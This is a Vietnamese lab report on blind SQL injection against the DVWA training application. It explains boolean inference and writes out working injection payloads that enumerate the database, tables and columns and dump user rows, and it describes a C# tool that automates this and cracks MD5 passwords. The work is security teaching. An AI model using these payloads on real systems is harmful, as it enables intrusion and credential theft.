BÁO CÁO LAB

VIẾT ỨNG DỤNG HỖ TRỢ TẤN CÔNG SQL INJECTION BLIND (DVWA)


1. TỔNG QUAN

Blind SQL Injection là một phương pháp thực hiện SQL Injection trong điều kiện các thông tin khai thác được không được trình bày trực tiếp trên nội dung phản hồi từ database. Blind SQL Injection dựa vào việc sử dụng các mệnh đề điều kiện để thực hiện suy luận thông tin cần khai thác. Cụ thể, Blind SQL Injection sử dụng chính các thông tin cần khai thác làm mệnh đề điều kiện (mệnh đề suy luận), và sử dụng các phương pháp khác nhau để “đánh dấu” trường hợp đúng/sai của mệnh đề đó. Căn cứ vào phương pháp “đánh dấu” trường hợp đúng/sai của mệnh đề quan hệ, ta chia ra hai cách chính thực hiện blind SQL Injection:


1. Dựa vào nội dung phản hồi (response-based)
2. Dựa vào độ trễ của thời gian phản hồi (time-based) Các phương pháp thực hiện blind SQL Injection có thể áp dụng cho các mô hình khác mà không gặp trở ngại nào, tuy nhiên chi phí thực hiện sẽ luôn cao hơn về mặt thời gian và số truy vấn cần thiết.
3. **DVWA SQL Injection Blind – Low Level**

**Cách thức hoạt động**

Chúng ta không thể trực tiếp lấy dữ liệu trực tiếp từ kết quả trả về sau lện request của ta lên database, nó sẽ trả về kết quả đúng hoặc sai. Trường hợp ở đây là khi ta nhập ID đúng thì kết quả trả về là: “User ID exists in the database” còn không là: “User ID is MISSING from the database”.




*Hình 2.1 ID chính xác*




*Hình 2.2 ID không chính xác*

Lúc này ta thử thêm điều kiện vào câu truy vấn: “1’ AND 2 = 3 #”. Ở câu điều kiện này ta có thể dễ thấy: vế trái luôn đúng vì ID = 1 tồn tại sau lệnh truy vấn đầu tiên (*Hình 2.1*), còn vế phải luôn sai vì 2 không thể bằng 3 được.



*Hình 2.3 Báo không tồn tại*

Ta thử câu truy vấn với điều kiện vế phải đúng: “1’ AND 2 = 2”



*Hình 2.4 Báo tồn tại*

Qua đây ta có thể thấy dễ dàng chèn câu truy vấn kiểm tra của ta vào kết hợp với ID tồn tại trong database để tìm kiếm thông tin muốn.

Kết quả của “1' AND 2 = 2 # “ với đoạn mã trên ta đã có thể kết luận rằng đó là điểm yếu của hệ thống. Điều này là do hệ thống không tìm thấy lỗi của bản ghi trong khi bản ghi đã được đưa và kèm lệnh truy vấn của hệ thống. Các cuộc tấn công SQL Blind sử dụng các biểu thức boolean như trên. Nói cách khác, trang web cung cấp đầu ra (TRUE) bình thường hoặc đầu ra FALSE, chẳng hạn như "User ID MISSING from the database". Các cuộc tấn công SQL Injection dựa trên các lỗi SQL do hệ thống đưa ra, trong khi các cuộc tấn công SQL Blind được quyết định tùy theo việc trang có phản hồi đúng hay không. Bây giờ chúng ta biết rằng trang đích có lỗ hổng Sql Injection Blind, chúng ta có thể bắt đầu tấn công. Trong cuộc tấn công SQL Injection, chúng ta đã thêm truy vấn UNION vào truy vấn SQL. Do đó, chúng ta có thể in dữ liệu nhạy cảm như tên người dùng và mật khẩu trong cơ sở dữ liệu. Tuy nhiên, như bạn có thể thấy từ màn hình của DVWA, kết quả được trả về từ cơ sở dữ liệu từ số được nhập vào textbox không được phản ánh trên màn hình. Do đó, lệnh UNION không hoạt động đối với Blind SQL Injection. Chúng ta cần tìm một cách khác. Trước hết, như chúng ta đã làm trong cuộc tấn công SQL Injection, chúng ta phải xác định tên của các cơ sở dữ liệu được cài đặt trong hệ thống đích, sau đó xác định tên bảng của cơ sở dữ liệu đã chọn, sau đó xác định tên cột của bảng đã chọn để chúng ta có thể tìm hiểu mật khẩu của quản trị viên. Trong các giai đoạn khám phá này, chúng ta sẽ được hưởng lợi từ hai hàm SQL. Đầu tiên là hàm ascii (), thứ hai là hàm substring(). Hàm ascii () được sử dụng để trả về mã ascii của ký tự mà nó lấy làm đối số. Hàm substring() được sử dụng để trả về một phần được chỉ định từ chuỗi mà nó lấy làm đối số.

Đầu tiên, hãy khám phá tên cơ sở dữ liệu. Để lấy tên cở sở dữ liệu đang được sử dụng ta có hàm database().

**Câu lệnh truy vấn**

Ta có câu truy vấn lấy tên cơ sở dữ liệu là: “SELECT DATABASE()”. Câu truy vấn sẽ trả về tên của database hiện tại, nhưng ta không thể hiển thị nó lên được lúc này ta phải dò từng chữ một đến khi kết thúc chuỗi bằng lệnh:

Ký tự thứ nhất:

“1' AND ascii(lower(substring((SELECT DATABASE()), 1,1))) >= 127 #”

=> Kiểm tra xem ký tự đầu tiên của tên database với mã ascii có lớn hơn hoặc bằng 127 không. Ta có bảng mã ASCII từ 0 tới 255 ta thực hiện phương pháp tìm kiếm nhị phân để tìm ra ký tự chính xác.

Tương tự với ký tự thứ nhất đối với các ký tự tiếp theo. Đến ký tự kết thúc chuỗi là ‘\0’ có mã ascii là 0 thì ta hoàn thành việc tìm tên database hiện tại.

Khi ta xác định được tên của database hiện tại ta có thể xác định tên các bảng trong database đó thông qua “information\_schema” nơi lưu trữ tất cả các thông tin của database hiện hành bao gồm tên bảng, tên cột,.... Để tìm hiểu thêm các bảng trong database “information\_schema có thể tham khảo liên kết sau: [information\_schema](https://dev.mysql.com/doc/refman/8.0/en/information-schema.html).

Để xác định tên các table của database hiện hành ta có thể sử dụng lệnh :

“SELECT \* FROM information\_schema.Tables”. Lúc này ta sẽ có list các thông tin của table. Nhưng ta chỉ quan tâm đến những dòng có thông tin của table của database mà ta đã xác định ở trên. Ta có thể thêm điều kiện lọc vào câu truy vấn:

“SELECT \* FROM information\_schema.Tables WHERE Table\_schema like ‘tên database’”

Lúc đó ta sẽ nhận được list các thông tin về table của database hiện hành.

Để lấy tên của table đầu ta sử dụng cột Table\_name:

“Select Table\_name FROM information\_schema.Table WHERE Table\_schema like ‘tên database’”

Lúc đó ta sẽ có danh sách tên các table của database hiện hành.

Để xác định số lượng table ta sử dụng:

“SELECT count(\*) FROM information\_schema.Tables WHERE Table\_schema like ‘Tê database’”

Lấy tên table thứ nhất:

SELECT TABLE\_NAME FROM information\_schema.Tables WHERE Table\_schema like 'dvwa' limit 0,1

Lấy tên table thứ hai

SELECT TABLE\_NAME FROM information\_schema.Tables WHERE Table\_schema like 'dvwa' limit 1,1

Lấy tên table thứ ba

SELECT TABLE\_NAME FROM information\_schema.Tables WHERE Table\_schema like 'dvwa' limit 2,1

Tương tự đến khi kết hết số số lượng table

Khi này ta đã có tên table trong database hiện hành, mục tiêu tiếp theo là tìm tên các cột trong từng database một:

Ta có lệnh truy vấn đếm số lượng cột của table:

SELECT count(\*) FROM information\_schema.Columns WHERE Table\_schema like ‘Tên database’ AND TABLE\_NAME like ‘Tên table’

Khi có số lượng ta có thể lấy tên lần lượt cột của table:

Lấy tên cột đầu:

“SELECT Column\_name FROM information\_schema.Tables WHERE Table\_schema like ‘Tê database hiện hành’ AND TABLE\_NAME like ‘Tên table’ LIMIT 0, 1”

Lấy tên cột thứ hai:

“SELECT Column\_name FROM information\_schema.Tables WHERE Table\_schema like ‘Tê database hiện hành’ AND TABLE\_NAME like ‘Tên table’ LIMIT 1, 1”

Tương tự với các cột tiếp theo.

Khi ta đã có tên database, tên table, tên cột thì ta đã có thể lấy được thông tin của table đó.

Đầu tiên ta sẽ đếm số dòng trong table đó:

“SELECT COUNT(\*) FROM ‘Tên database’.‘Tên table’”

Sau đó ta lấy lần lượt từng giá trị của từng cột một trong từng trường một đến hết theo kiểu duyệt mảng hai chiều.

Trường một:

SELECT ‘Tên cột 1’ FROM ‘Tên database’.‘Tên table’ Limit 0,1

SELECT ‘Tên cột 2’ FROM ‘Tên database’.‘Tên table’ Limit 0,1

.

.

.

SELECT ‘Tên cột n’ FROM ‘Tên database’.‘Tên table’ Limit 0,1

Trường thứ hai:

SELECT ‘Tên cột 1’ FROM ‘Tên database’.‘Tên table’ Limit 1,1

SELECT ‘Tên cột 2’ FROM ‘Tên database’.‘Tên table’ Limit 1,1

.

.

.

SELECT ‘Tên cột n’ FROM ‘Tên database’.‘Tên table’ Limit 1,1

Tương tự đến khi hết bảng.

Lúc đó ta đã có toàn bộ thông tin của table trong database trên.

Tương tự đối với các table còn lại, ta có thể lấy được toàn bộ dữ liệu của database.

1. CÔNG CỤ

Mô tả: Công cụ chỉ hỗ trợ dò dữ liệu từ database thông qua việc gửi request lên database và nhận respond từ database để phân tích và xử lý. Công cụ được viết bằng ngôn ngữ C#.

Cách thức hoạt động: Ững dụng sẽ tự động điền dữ liệu vào textbox và sau đó submit(Gửi request) sau đó sẽ phân tích và xử lý kết quả trả về thông qua text hiển thị trên màn hình.

Khi nhấn nút ‘Get database name’: Tool sẽ thực hiện câu truy vấn:

"1' AND ascii(lower(substring((SELECT DATABASE()), 1,1))) >= 127 #"

Ý nghĩa: Dò ký tự đầu tiên theo ý tưởng đã trình bày ở trên.

Kết quả: dvwa

Khi nhấn nút ‘Get tables name’: Tool sẽ thực hiện lần lượt các truy vấn:

Dò số lượng tables:

"1' AND (SELECT COUNT(\*) FROM information\_schema.TABLES WHERE TABLE\_SCHEMA LIKE 'dvwa') >= 127 #"

Kết quả: 2

Dò tên table đầu tiên:

"1' AND ascii(lower(substring((SELECT TABLE\_NAME FROM INFORMATION\_SCHEMA.TABLES where TABLE\_SCHEMA LIKE 'dvwa' LIMIT 0, 1), 0,1))) >= 127 #"

Kết quả: guestbook

Dò tên table thứ hai:

"1' AND ascii(lower(substring((SELECT TABLE\_NAME FROM INFORMATION\_SCHEMA.TABLES where TABLE\_SCHEMA LIKE 'dvwa' LIMIT 1, 1), 0,1))) >= 127 #"

Kết quả: users

Khi nhấn nút ‘Get columns name’: Tool sẽ thực hiện lần lượt các truy vấn:

Dò số lượng cột của table “users”:

"1' AND (SELECT COUNT(\*) FROM INFORMATION\_SCHEMA.COLUMNS WHERE TABLE\_SCHEMA LIKE 'dvwa' AND TABLE\_NAME LIKE 'users') >= 127 #"

Kết quả: 8

Dò tên các column của table users:

Kết quả: user\_id, first\_name, last\_name, user, password, avatar, last\_login, failed\_login

Tương tự với table “guestbook”

Khi nhấn nút ‘Get data table’:

Dò số lượng rows trong table “user”:

Kết quả:

Dò trường dữ liệu đầu tiên:

Dò dữ liệu column “user\_id”:

Kết quả:

Dò dữ liệu column “first\_name”:

Kết quả:

Tương tự với các column còn lại.

Dò trường dữ liệu thứ hai:

Dò dữ liệu column “user\_id”:

Kết quả:

Dò dữ liệu column “first\_name”:

Kết quả:

Tương tự với các column còn lại.

Tương tự với các trường còn lại dựa vào số rows ta thay đổi:

Việc này cũng tương tự đối với table “guestbook”

Khi đó ta đã có bảng dữ liệu của database dvwa.

Lúc này password đang được mã hó theo MD5 nên có thể nhấn nút DeCode Password để giải mã password.